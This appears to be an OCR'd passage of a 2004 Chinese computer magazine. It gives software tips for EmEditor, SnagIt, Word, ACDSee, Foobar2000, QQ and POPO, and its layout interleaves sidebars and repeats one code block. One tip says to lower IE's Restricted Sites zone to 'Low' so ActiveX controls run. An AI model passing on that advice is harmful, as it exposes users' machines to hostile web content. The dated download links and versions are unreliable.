>
> 想不想让 Google 进驻你的 EmEditor？只要在 EmEditor 中选择好关键词，然后点击按钮，就可以完成搜索，很酷吧。具体方法如下：打开“外部工具栏”，在“命令”栏后输入“http://www.google.com/search?q=$(CurText)&ie=gb2312&hl=zh-CN&lr=”(不含引号)，其他按照添加 Total Commander 的方法进行添加即可。这里的“$(CurText)”表示选中的文本，使用时，只要选中相应的文本，再点击该按钮就可打开 Google 进行搜索了。
>
> 看到这里你应该明白了，其实只要修改“命令”栏后的内容，就可以设置不同的搜索引擎了。下面就给出几个常见搜索引擎的代码：
>
> 百度：http://www1.baidu.com/baidu?word=$(CurText)&cl=3&ct=0$f=5&lm=0
>
> 华军软件搜索：http://search.onlinedown.net/search.asp?keyword=$(CurText)
>
> 搜索未知扩展名：http://filext.com/detaillist.php?extdetail=$(CurText)
>
> 搜索 MP3：http://mp3search.baidu.com/wstsearch?tn=baidump3&ct=134217728&word=$(CurText)
>
> 搜索图片：http://baidu.com/i?th=baiduimage&word=$(CurText)&lm=-1&ct=201326592&cl=2
>
> ★将注册表中的[HKEY_CURRENT_USER\Software\EmSoft]导出为 REG 文件，再把该文件传给其他好友，就可共享设置。

截图之后立刻编辑

笔者经常使用 SnagIt 抓图，然后再用 Photoshop 进行编辑，但两个程序之间并没有联系，所以每次截完图后，都要打开 Photoshop，然后再打开图片才能编辑，非常不方便。但在SnagIt最新的7.10版(下载地址:http://sq.onlinedown.net/down/snagit.exe，汉化补丁:http://wh.onlinedown.net/down/HB-SnagIt710-moming.rar)中这个问题终于得以解决。

第一步：打开 SnagIt，点击“输出”按钮，选择“程序”，然后点击其后的“...”(输出属性)按钮(见图3)。



图3　按如图所示进行操作

第二步：在弹出窗口中的“选择要输出到程序”下选择“Adobe Photoshop”，由于笔者只是将 SnagIt 做为临时的转存文件，所以这里将“贮存文件在”设置到了临时文件夹“C:\TEMP”下。

第三步：完成以上设置并抓图后，点击“SnagIt 捕获预览”窗口中左上角的“完成(程序)”按钮，这时 Photoshop 就会自动打开，并打开刚刚抓取的图片。

除了用 Photoshop 编辑图片外，笔者有时还需要同时抓取几张图片，并同时打包为一个文件，这时也同样可以用 SnagIt 调用外部程序来完成。

第一步：按打开 Photoshop 实例的第一步打开“输出属性”窗口，然后点击“添加”按钮。

第二步：点击“要运行的可执行文件”下的按钮，将其设置为 WinRAR 的指定路径，在“显示名”下输入“用 WinRAR 压缩”，在“参数”下输入“a -ep c:\Work\pic\pic.rar "<CaptureFilename>"”(不含外侧引号)，点击“确定”(见图4)。



图4　-ep 表示不压缩路径，“c:\Work\pic\pic.rar”表示将压缩的文件保存在“c:\Work\pic\”中的“pic.rar”中

第三步：现在只要将“输出”设置为“WinRAR 压缩”，然后再抓图，就可以将图片压缩到pic.rar中了，而且重复抓取的图片都会压缩到该文件中。

为 Word 添加计算器

为 Word 添加应用程序按钮是很多朋友都希望的事，这样在Word中就可以快速调用自己所需的程序了。只是在Word中添加其他应用程序，与其他软件相比，要稍麻烦一些。

第一步：进入 Word，选择菜单中的“工具→自定义”，然后点击“命令”标签。

第二步：在“类别”下找到“插入”，在“命令”下找到“超链接”项，将其拖拽到“工具栏”上。

第三步：选中刚刚添加的按钮，点击“更改所选内容”按钮，选择“编辑超链接→打开”，然后选择“C:\Windows\System32\calc.exe”。

第四步：以后要修改时，同样打开此窗口，点击需要修改的按钮即可。

让 ACDSee 和 Photoshop 联姻

笔者在 ACDSee 中浏览完图片后，很希望使用 Photoshop 对其进行编辑，这时我们可以进行如下操作。



泡泡也外挂 挣“点”我用它

■北京 泡泡Fan

最近笔者的很多朋友都开始用POPO(网易泡泡)，主要目的就是为了它的免费发短信功能，但总是挂着也非常的麻烦，不停有人来骚扰我，虽然加更多的好友可以获得更多的POPO金币，但实在不想受到别人骚扰。于是，我请出了“POPO(网易泡泡)挂机帮手”这款非常不错的小软件。

小提示

POPO泡币技巧

每100个POPO金币可以免费发送一条短信，那么如何得到POPO金币呢？基本有三种方法:①在POPO上呆8秒钟得1枚金币;②与好友金币分成，计算方法为“分成=当天赚得金币×分成比例”，分成比例是根据你的好友当天总共赚取的金币数算出;③根据游戏、活动等进行奖励。所以只要你每天在上面呆的时间长，加的好友多，就可以快速“致富”，可以享受更多的免费短信。

POPO(网易泡泡)挂机帮手小档案

软件版本:0.6	软件大小:240KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.c122.com/POPOer.rar	

将软件下载后，登录POPO，然后打开POPO(网易泡泡)挂机帮手，不必进行设置修改，直接点击“开始运行”按钮，就可以将所有烦人的消息通通屏蔽了，而且就算是错误窗口，软件同样也会帮我们处理。

如果你怕错过好友的消息也不用怕，软件提供了“白名单”功能，通过它，可以将除指定好友外的信息全部过滤掉，具体操作如下:首先，将“消息窗口”设置为“白名单”，然后在“筛选 选项”项下的长方形文本框中输入不需过滤的好友昵称，然后点击“+”按钮，完成添加。注意，如果你添加的为“特别”，则昵称为“特别”或“我很特别”及“特别的特别”都不会过滤。另外，“黑名单”的功能则与“白名单”相反(见图)。



可以随心所欲控制与你聊天的好友

小编有话说:除了POPO外，现在用UC每月可免费发送450条短信，具体的使用方法可参考http://www.51uc.com/activity/ucdx/ucdx_fee.html。CF [SY04]

第一步:进入ACDSee，选择菜单中的“工具→打开在编辑器→配置编辑器”，打开“设置相片编辑器”窗口。

第二步:点击“添加”按钮，选择Photoshop的执行文件，然后勾选“支持多重图像”，最后点击“设置为默认”按钮。

以后在ACDSee中右击需要编辑的图片，选择“编辑”项即可。

Total Commander

Total Commander(以下简称TC)是一款功能很强大的文件管理软件，我们在使用它时自然也可以快速调用其他程序，下面就以EmEditor为例，为大家讲解如何添加工具按钮。

第一步:打开TC，在工具栏上右击，选择“改变”项，打开“改变工具栏”窗口。

第二步:点击“命令”项后的“>>”按钮，选择“F:\Program Files\EmEditor3\emeditor.exe”，然后在“开始路径”中输入保存工作文档的文件夹，比如“D:\Work”，在“图标文件”栏中同样输入“F:\Program Files\EmEditor3\emeditor.exe”，并在“图标”中选择好EmEditor的软件图标(见图5)。




图5 添加后，将图标拖拽到需要的位置

在MSN Messenger中用QQ聊天

很多人上网只和熟人聊天，所以只用MSN Messenger，可偏偏有人就爱用QQ，难道专为某些人安装一个QQ？当然不必，只要你安装了最新版的MSN SHELL，然后就可以通过其最新的QQ标签来和好友聊天了。具体的使用方法见本期网络栏目的《给MSN Messenger插上QQ的翅膀》一文。CF [SY03]

EmEditor 也能对比文件

■ 北京　蚊子

两个文件，找到它们的不同之处——这个看似简单的问题，其实非常麻烦。下面我们就为 EmEditor 添加文件对比的功能吧。

第一步:下载 http://www.newhua.com/cfan/200417/fiotools.zip，将其解压缩，然后把其中的“FioTools.dll”复制到“C:\Windows\System32”文件夹下，接着在“开始→运行”中输入“regsvr32 FioTools.dll”(不含引号)。

第二步:下载 http://www.newhua.com/cfan/200417/df136.lzh，将其解压缩，然后把其中的“DF.EXE”复制到“D:\DF”下，注意该目录可以自定义，但目录名中不要带空格。

第三步:打开 EmEdtior，选择菜单中的“宏→自定义”，在弹出“宏的自定义”窗口中选择“新建”，然后选择好保存位置，并将该宏命名为“对比”(“文件类型”为“VBScript 脚本”)，这时回到“宏的自定义”窗口，点击“编辑”按钮，打开文件“对比.vbee”，然后输入如下内容。


```
Set Dic = CreateObject("Scripting.Dictionary")
Set Fio = CreateObject("FioTools.EmEditor")
Set WshShell = CreateObject( "WScript.Shell" )

For Each Wnd In Fio.GetEmHandles
Dic.Add Wnd, Fio.GetFilePath(Wnd)
Next

FileNames = Join(Dic.Items)
WshShell.Run "D:\DF\DF.EXE" & " " & FileNames

Set Fio = Nothing
Set Dic = Nothing
```

这里需要注意，“WshShell.Run "D:\DF\DF.EXE" & " " & FileNames ”一行中的“D:\DF\DF.EXE”需要根据DF.EXE的实际保存路径进行修改(见图1)。



```
Set Dic = CreateObject("Scripting.Dictionary")
Set Fio = CreateObject("FioTools.EmEditor")
Set WshShell = CreateObject( "WScript.Shell" )

For Each Wnd In Fio.GetEmHandles
Dic.Add Wnd, Fio.GetFilePath(Wnd)
Next

FileNames = Join(Dic.Items)
WshShell.Run "D:\DF\DF.EXE" & " " & FileNames

Set Fio = Nothing
Set Dic = Nothing
```

图1　以上代码可从http://www.newhua.com/cfan/200417/对比.rar下载，下载后修改“D:\DF\DF.EXE”为实际的保存位置即可

第四步:如果需要对比两个文件时，只要用 EmEditor 打开这两个文件，然后选择菜单里的“宏→对比.vbee”，就可以打开DF软件进行对比了(见图2)。




图2　注意只有保存过的文件才可以对比，同时文件名中不能带有空格

小提示

任意文件的对比

EmEditor 很明显是专为对比文本文件所设计的，那么对比其他文件时应该怎么处理呢？如果你经常使用 Total Commander，则可先选中需要对比的两个文件，然后选择菜单中的“文件→比较文件内容”即可。

火速链接

其他文件对比的方法，可参见本刊2004年第16期实用软件栏目的文章

CF [SY05]

ACDSee小技巧

我经常会浏览数码照片，其中有一些技巧与大家共享。

1.全屏播放图片小技巧

用 ACDSee 打开照片后，为了获得较大的可视范围，你可按下“F”全屏浏览；用小键盘上的“+”、“-”键放大缩小照片；用“PageUp”和“PageDown”翻看照片；由于是数码照片，所以经常会有竖形的照片，这时如果要旋转照片还要切换回主界面，比较麻烦，其实只要你按“Ctrl+Alt+→”或“Ctrl+Alt+←”键就可以旋转图片了，当你按“PageDown”翻到下一张图片时，就会询问你是否保存，点击“是”即可。

2.无法显示缩略图

在 ACDSee 的浏览模式中可以显示文件夹中的缩略图，但如果你修改过该文件夹下的图片，则可能会出现无法显示的问题，这时可以选择菜单中的“数据库→重建缩略图”进行修复。

你知道吗

ACDSee 6.0虽然可以支持SWF文件，但经常出现问题，而且官方论坛也表示6.0并不是真正SWF文件，所以不推荐你用 ACDSee 来浏览 SWF 文件。

CF [SY06]

再谈《管住Foobar2000的“歌喉”》

■ Vc原味创作室 Vc水手

本刊2004年第12期《管住Foobar2000的“歌喉”》一文，介绍了在Foobar2000(以下简称Foobar)中如何控制音量，除了文中提到的方法外，其实还有一些其他办法可以完成，下面就为大家一一介绍。

1.再谈:在参数设置中实现

“参数设置”是调节音量最基本的一种方法，但这种方法每次打开“回放”设置界面时都比较麻烦，要点N次鼠标才能完成。事有凑巧，笔者误打误撞，偶然的操作发现了调用“回放”界面的好方法:只要在Foobar播放界面，双击状态栏最右侧音量的分贝数值显示(见图1)，就可以打开“回放”界面了，音量控制条就在里面。



图1 用这个方法可以快速打开Foobar的参数设置界面

2.再谈:通过插件实现

fooTunes的确是一款不错的界面插件，但其并非惟一的选择，这里再为大家提荐一款名为foo_looks的界面插件。安装了它不但能方便地调节音量，而且从此素面朝天的界面还将变得和Winamp、Realone一样的外观。虽然以前CFan就介绍过，但还是推荐给那些没关注到它的朋友们。

其下载地址为http://seenew.8u8.com/soft/foolooks.rar，使用方法与fooTunes类似。

特别提示:此插件不要与fooTunes插件同时使用，否则可能导致播放器出错，若遇此情况请删除components目录内的foo_looks和foo_looks.dll文件即可恢复正常。

3.新玩法三:玩硬的

只要能达到控制音量的目的，我们不妨对Foobar“软硬兼施”，之前我介绍的所有方法都是“软”的方法，下面就给大家再来个“硬”的吧，即通过硬件——键盘来控制音量。

大家都知道Windows Media Player可以通过键盘上的快捷键F9、F10来调节音量，实际上Foobar也有自己的快捷键，其罕为人知的快捷键其实就是数字键旁边的“－”和“＝”(或小键盘上的“-”和“+”)，它们分别对应的是减音量和加音量。在当前Foobar界面下，你只需按这两个键，窗口状态栏最右侧的分贝数值就会在-100dB～0.00dB之间变化，每按一次键可以增减0.5dB的音量，还可以长按键以实现连续调节。

特别提示:如果发现按键失效，那应该是中文输入法在“捣乱”，只要切换到英文输入法即可解决。

4.新玩法四:增强版实现

我们可以在http://www.onlinedown.net/soft/2898.htm下载到Foobar最新的V0.8.3汉化增强版。在安装此汉化版本后，点击菜单中的“Foobar2000→参数设置”，然后在左侧选择“Components→直接音量控制”项，再勾选“整合到用户界面”项，然后点击“全部保存”按钮保存设置，音量控制条便被整合到播放器的控制界面中了(见图2)。




图2 拖动鼠标调整音量大小

这种方法的最大特点就是不需要额外安装插件，并且较好地保持了播放器界面的原貌。


特别提示:其实在此增强版中，我们还可以通过控制菜单“播放控制”下的“Mixer”来控制音量，只是控制起来略显麻烦，限于篇幅就不在此作更多介绍了。CF [SY07]

做个QQ上的时间骇客

■ ABC

在和QQ好友聊天时，只要查看聊天记录就会看到发送的时间，尤其是发送离线消息给QQ好友时，有时并不想让对方看到你发送的时间，这时候应该怎么办呢？

其实很简单，只要双击系统托盘的“时间”，然后在“时间和日期”标签下，将时间调整为“2038”以后即可。现在你发送消息，对方收到的就是没有时间的消息了(见图)。



以后再发送离线的消息对方就没办法知道你的发送时间了

CF [SY08]

让WinRAR汗颜的强力压榨机

■ ABC

本刊第12期的《300MB装入两张软盘》一文介绍了用WinRAR压缩文件的技巧，但由于受到WinRAR本身的限制，很多文件还是无法压缩得更小，所以这次特别为大家介绍一款算法更强，可以将文件压缩得更小的软件——UHARC。

UHARC GUI小档案

软件版本:2.0汉化版	软件大小:896KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP

下载地址:http://hb2.onlinedown.net/down/HA-UHARC%20GUI20_WZX.rar

软件备注:越大的文件，越能体现出UHARC压缩的优势。UHARC提高了压缩比，但需要花费更多的时间。

1.压缩档案

第一步: 打开软件后，点击“创建档案”标签。

第二步: 用“来源目录”及“输出档案”下的“浏览”按钮，分别设置好要压缩的子目录及压缩文件的保存位置，接着在“设置”项下对压缩率等进行设置，由于我们是要使用最高的压缩比，所以“设置”项下保持默认即可(见图1)。




图1 设置压缩参数

第三步: 点击“创建档案”按钮，这时就会打开“命令提示符”窗口进行压缩。注意，在压缩过程中最好不要进行其他操作，如果压缩进程暂停，则可按回车键继续。完成后就可以创建扩展名为UHA的文件了。

2.解压缩文件

学会了压缩后，解压缩档案就相当简单了。首先，点击“解压缩档案”标签，然后分别设置好“来源档案”及“输出目录”，最后点击“解压档案”即可。

3.创建自解压缩包

由于UHA格式并不常用，很多电脑上没有相关解压缩软件，在使用时，为保持通用性，建立自解压缩包是非常有必要的。



图2 创建SFX压缩包


首先，点击菜单中的“创建SFX”标签，然后与压缩文件一样，设置好“来源目录”、“输出文件”及“压缩设置”，接着可以像制作安装程序一样，设置压缩包解压后运行的程序，打开的文件，是否创建桌面图标，是否创建开始菜单条目等。最后点击“创建SFX”按钮(见图2)。CF [SY09]

用Visual CD打造光盘文件管理

■ ABC

《电脑爱好者》第9期《绚“刻”技巧 One by One》已经介绍过一款名为CDVista的软件，如果觉得它的功能还不够强大，那么推荐使用Visual CD。Visual CD和CDVista一样，也是在读取光盘(同样支持软盘或硬盘等媒体)文件后，制作出一个文件列表，然后可以通过列表对文件进行搜索，找到其中需要的文件。Visual CD比CDVista增加了数个小工具，可以方便地分割/合并文件，解压ZIP、RAR及CAB文件，或进行重新命名，查找重复文件等操作。

打开软件后，选择菜单中的“File→New”，打开新建窗口，点击“Browse”按钮，选择好需要建立文件列表的驱动器或文件夹，并通过“Save catalog as”项设置好文件列表文件保存的位置，最后勾选好“Add to Favorites”项，点击“OK”按钮。重复此操作完成所有光盘列表的收集。当需要搜索文件时，可以点击窗口左侧的“Find”标签，再点击“Advanced”按钮，按如图所示进行操作即可。



在笔者分别试用Visual CD及CDVista后，感觉前者功能更强大，而后者速度则稍胜一筹。

Visual CD小档案

软件版本:1.8	软件大小:2.15MB
软件性质:免费软件	适用平台:Windows 9x/2000/XP

下载地址:http://boozet.xepher.net/download/viscd180.exe

CF [SY10]

不会Flash也能做Flash：Powerbullet Presenter

问：我想学习Flash制作，但感觉有一定的难度，请问有没有什么软件可以很简单地就完成Flash的制作呢？

答：如果你是个Flash“苦手”，但又很想制作一些Flash，那么这里推荐你使用Powerbullet Presenter，通过它可以制作简单的Flash动画，更重要的是它可以帮你轻松制作Flash报表文件。

这款软件的使用并不很难，但最好你有一定的英文基础，这样可以更轻松地上手，当然即使你的英语基础略差，也可以通过按钮的图标了解其大概的用途。

在打开软件时，如出现“当前安全设置禁止运行该页中的ActiveX控件。因此，该页可能无法正常显示。”的提示，则需要修改IE的安全设置：进入IE，选择菜单中的“工具→Internet选项”，然后点击“安全”标签，再点击“受限站点”，将其安全级别设置为“低”，这样再打开软件就不会出现提示。使用完软件后，再将安全级别改回“高”即可。



软件版本:1.35	软件大小:2685KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://powerbullet.com/download/setup.exe	

壁纸位置随心设:WALLPAPER MOVER

问：我希望让一张壁纸放到桌面上的右下角，这样不至于让桌面上的图标破坏壁纸，请问应该如何设置呢？

答：修改注册表就可以完成你的需要，但这样非常的麻烦，所以推荐你使用WALLPAPER MOVER，这个压缩后只有6KB的小程序非常特别，它可以自定义壁纸在屏幕上显示的位置，真正做到随心所欲。



打开软件后，将窗口移动到需要设置壁纸的位置(移动的时候“X Pos”及“Y Pos”两栏中的坐标会随之改变)，然后点击“Set Wallpaper Position”按钮，就可以将壁纸设置在新位置上了。

软件还提供了“Manual”模式，用它你可以手动设置壁纸的位置。


软件版本:N/A	软件大小:6KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.mvps.org/sramesh2k/utils/WallpaperPos.zip	

将声音记录到Flash中:SwiffRec

问：我想把我的声音录下来，请问有什么方法呢？最好还能通过网络让远方的好友也能很方便地听到我的声音。

答：最简单的就是用系统自带的“录音机”，但只能生成WAV格式文件让它的使用受到了限制，不便于网络的传送。为了方便与好友共享，这里推荐你使用SwiffRec，它会将你的声音变成Flash，这样就可以很方便地放到网页上，或是插入到E-mail中，只要你愿意，甚至可以将它插入到你制作好的PPT幻灯片中。最重要的是它不要求你对MP3或是Flash有过多的了解，你只要根据需要选择好录制声音的质量，然后再点几下按钮就可以轻松完成录制了。

进入软件后，按照箭头指示的方向先选择好录音的质量(如果要求不高，使用默认的“LOW”即可)，然后点击“Record start”按钮，这时软件开始录音，完成后，点击“Record end”按钮，结束录音。这时你可以点击“Test recording”按钮测试录音结果，接着点击“Create SWF”按钮建立Flash文件(SWF格式)，最后点击“Preview SWF”按钮预览生成的Flash。如果的确没有问题，则点击“Open output folder”按钮打开文件所在的文件夹，其中的flashMP3.swf就是我们所需要的Flash文件，将其插入到E-mail中或是网页上就可以了。



软件版本:1.04	软件大小:536KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://powerbullet.com/swiffrec/download/setup.exe	

帮你解题算术:数学天地

问：我总听说电脑的功能很强大，不知它是否可以进行一些数学计算呢？比如解方程，求面积等等。

答:如果是要进行数学计算,推荐你使用“数学天地”这款软件,它可以进行圆面积、解方程、求质数、开方、求最大公约数、最小公倍数、三角函数等计算,功能可以说非常强大。

这款软件是在DOS窗口下进行运行的,在运行软件的主程序mzone.exe后,根据提示,点击键盘上相应的按键即可。




软件版本:12.0　　软件大小:151KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://nj2.onlinedown.net/down/mzone.exe

快速查找ASCII码:ASCII速查

问:我在学计算机编程,经常需要使用ASCII码,不知有没有这方面的软件?

答:如果是仅仅查ASCII码,则建议你使用“ASCII速查”这款软件,它分为上下两个窗口,你只要在上面的窗口中输入需要查找的内容,下面的窗口就会显示出相应的ASCII码值;反之,如果你在下面的窗口中输入ASCII码值,则会在上面的窗口中显示对应的字符。



另外选择菜单中的“功能→进制转换”,软件可在二、八、十、十六进制之间进行数值转换。

最后建议你在熟练撑握编程技术后,为自己打造一款属于你自己的ASCII速查软件。

软件版本:5.00　　软件大小:54KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://www.exeexe.com/ascii.exe

混音DJ你来做:Ots CD Scratch 1200

问:我很想制作一些混音的歌曲,就像迪厅里的DJ那样,电脑上是否有这方面的软件可以帮我完成操作呢?

答:推荐你使用Ots CD Scratch 1200,它可以给你DJ一样的感受,可模拟各种特效,比如磨盘、倒放等等,让你轻轻松松就能混出精彩的音乐。

打开软件,你会发现整个软件就像一个DJ台,现在,将两张需要混音的光盘分别放入没的光驱,并别在窗口下方的“Drive”和“Track”中选择光驱和曲目,然后再点击三角按钮播放即可。

注意,我们这里介绍的是Free版,所以没有输出为文件的功能,如果你想把混音后的音乐导出为文件,那么请升级软件为Deluxe版。

> **小提示**
>
> 如果你只有一个光驱,则可使用虚拟光驱虚拟出另外一个光驱。



软件版本:1.00.032　　软件大小:1.31MB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://x.download.otszone.com/static/otscdscratch1200setup.exe

BitComet

软件版本:0.53(0809)测试版　　软件大小:1790KB
下载地址:http://sq.onlinedown.net/down/BitComet_0809_unstable.exe

BitComet是一款非常不错的BT软件,尤其适合内网用户,这里要特别提醒那些使用0.53(0808)测试版的朋友,要立刻升级到0.53(0809)测试版,因为老版本出现了一个致命BUG——很难连通种子,以至于无法下载。

FlashGet

软件版本:1.65 Beta 1　　软件大小:1790KB
下载地址:http://hb2.onlinedown.net/down/fg165b1.exe

新版本的FlashGet更新内容不多,除了BUG修复外,就是支持超过4GB的文件,如果你需要下载这种超大的文件,那么就快更新吧。另外要提醒你,这么大的文件是要保存在NTFS分区上的。

Foobar2000

软件版本:0.8.3.805汉化增强版　　软件大小:3511KB
下载地址:http://nj2.onlinedown.net/down/fb2k_0.8.3.805.exe

Foobar2000的新版本推出了,主要改进了批量标签的“重命名文件”特性,并且修正了核心错误导致的正在使用DSP时自定义DSP列配置出现的问题,修正了当在专辑列表的空白区域点击时的错误等问题。CF [SY11]



在空间有限的硬盘上解压缩软件

如果下载了某个大型软件(由多个压缩包组成)，然后在解压缩时才发现硬盘空间不足，需要删除压缩包后才有足够空间，这时可以使用一个非常技巧进行操作：首先，最好用SFV等软件验证所有的压缩包没有问题(具体的验证方法可以参考本刊第4期的《谁动了我的奶酪——文件校验攻略SFV及CRC篇》一文)，然后打开“资源管理器”进入压缩包所在文件夹，并开始解压缩，由于是分卷解压缩，所以当解压缩到第2个文件时，第一个文件就可以删除了，这样当解压缩到第10个压缩卷时，前9个都可以删除，即你可以边解压缩，边删除。注意，一定不要删错，而且除非实在没办法，否则不建议使用此方法。

花单机版的钱杀网络的毒

作为网络管理员，局域网中的每台电脑都是我的责任。要想确保网络的畅通和数据的安全，安装杀毒软件是必要的。只要通过设置，我们就可以让单机版也能当成网络版用，让它们的升级速度加快。

首先应该把主机KV 2004文件夹中的“Update”文件夹共享，然后选择“工具→选项”里面的“升级”标签，选择“局域网升级”，在选择路径时就选择主机共享的文件夹，如果主机需要用户名和密码验证身份，就选中“指定连接验证信息”把相应的信息填写好。

巧改Photoshop画布颜色

Photoshop默认的画布颜色是灰色，一般，我们是不能在画布上直接绘画的，那有没有办法将画布的颜色定制成我们自己喜欢的色彩呢？当然可以，方法很简单：选中喷桶工具，然后将前景色设置成你喜欢的颜色，按住Shift键不放并在画布的任意地方单击即可。如果某天你觉得还是默认的灰色好，可将前景色设置成R192、G192、B192，依前面的方法用喷桶工具重新填充一次即可。

词霸无法发声的问题解决

如果词霸2005无法发声，这是由于发音库没注册的原因，可以试着用如下方法进行注册：打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SOFTWARE\kingsoft\Powerword\8.5\Professional]，确认有名为CommonPath的键值，其值为“C:\Program Files\Common Files\Kingsoft”(注意这里的C为你的系统所在分区)，如果没有则新建此键值即可。

备份Adobe Reader的更新内容

我们在使用Adobe Reader 6.0时，有些内容需要从网上自动更新，但只要一重装软件就需要重新更新，非常麻烦。其实这部分内容也是可以保存的，你只要将C:\Documents and Settings\用户名\Application Data\Adobe\Acrobat\6.0\Updater文件夹下的内容复制出来，重装系统后，再运行其中的文件即可。

用ACDSee调整数码照片

我们用数码相机拍摄完数码照片后，有时照片会比较暗，这时不必使用其他软件，只要使用ACDSee，按下Ctrl+L，然后，通过滑块进行“亮度”、“对比度”等项的设置，然后点击“完成”按钮即可。

将分散的Word文档合并

如果你有多个DOC文档，现在需要合并在一起，并且还要保留原有的格式，则可以按照如下方法进行设置：选择菜单中的“插入→文件”，然后选择好需要插入的DOC文档(可多选，但Word2000内只能单选)，就可以完成插入，最后保存即可完成合并。

解决Excel 2000双击无法打开文件的问题

如果你双击XLS文件，但Excel 2000无法打开，可是启动Excel 2000后，选择菜单中的“文件→打开”就可以将文件正常打开，遇到这个问题，可以用如下方法解决：启动Excel 2000，选择菜单中的“工具→选项”，然后点击“常规”标签，去除“忽略其他应用程序”项的勾选即可。

词霸2005图解词典无法显示图片

我在使用词霸2005时，发现其图解词典没办法显示图片，经过搜索，终于找到答案，原来只要在词霸2005中新建一个名为Temp的空目录即可。

CF [SY12]

网络媒体　一个也别想跑

■ 安徽　无言

本文介绍的1ClickPicGrabber是一个很独特的媒体下载工具，它不但能下载整个网站中的图片，而且可以根据设置的条件过滤掉不需要的图片达到智能下载的目的。另外，它还能下载SWF、AVI、MP3、MPG、ASF、RM等动画媒体文件，并具有独特的电子相册功能，方便我们对下载到的所有文件进行管理。下面，就请和笔者一起，带着这把神兵利器去网上转转，当些美图靓片回来。

1ClickPicGrabber小档案

软件版本:2.0.2	软件大小:1890 KB
软件性质:共享软件	适用平台:Windows 98/ME/2000/XP
下载地址:http://sccrc.onlinedown.net/files/1CPGSetup.exe	

一、美图下载　一网打尽

1ClickPicGrabber(以下简称1CPG)安装完成后，它会以插件按钮的形式集成于IE的工具栏中，这样在我们浏览网站的时候，就可以随时调用它。本例中，笔者正在看的这个贴子有许多关于旗袍的图片资料，如果一个一个保存无疑会很麻烦，直接用IE的保存网页命令又会下载许多不必要的垃圾数据，这时就可以用上1CPG了。

单击“Grab!”右侧的箭头按钮，可以看到，下拉菜单的前三项命令都是用来下载图片的(见图1)。

